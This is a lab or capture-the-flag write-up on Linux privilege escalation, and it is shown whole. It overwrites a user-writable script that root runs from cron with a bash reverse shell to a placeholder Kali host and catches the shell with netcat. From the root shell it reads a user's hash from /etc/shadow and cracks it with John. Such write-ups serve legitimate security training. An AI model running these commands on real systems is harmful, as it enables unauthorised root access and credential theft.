← Back to Linux Privilege Escalation
Enumeration
cat /etc/crontab* * * * * root /antivirus.sh
* * * * * root antivirus.sh
* * * * * root /home/karen/backup.sh
* * * * * root /tmp/test.pyFour user-defined cron jobs, all running as root. The one that matters:
* * * * * root /home/karen/backup.shChecked permissions:
ls -l /home/karen/backup.sh-rw-r--r-- 1 karen karen 77 Jun 20 2021 /home/karen/backup.shKaren owns it. Karen can write to it. Root executes it every sixty seconds. That's a gift.

Replacing the Script
cat > /home/karen/backup.sh << 'EOF'
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/KALI_IP/4444 0>&1'
EOF
chmod +x /home/karen/backup.sh
Started a listener on Kali:
nc -lvnp 4444Then waited.

Shell Lands
Sixty seconds later, the cron task fired and the reverse shell connected back.
whoami
id
root
uid=0(root) gid=0(root) groups=0(root)Post-Escalation — Matt's Hash

From the root shell, pulled Matt's shadow entry:
cat /etc/shadow | grep '^matt:'Cracked it on Kali with John using rockyou.txt. Recovered password: 123456
The hash format was SHA-512. The password was 123456. Hash complexity says nothing about password strength.
Why This Works
Cron jobs run on a schedule as whoever owns them — in this case, root. If the script being executed is writable by a lower-privilege user, that user controls what root executes next.
cat /etc/crontab is a high-value enumeration step that's easy to overlook. The writable script path matters more than the number of cron jobs. One writable script owned by root is enough.
Reverse shells fit this scenario well because cron execution is periodic and predictable. Set the listener, replace the script, wait for the clock.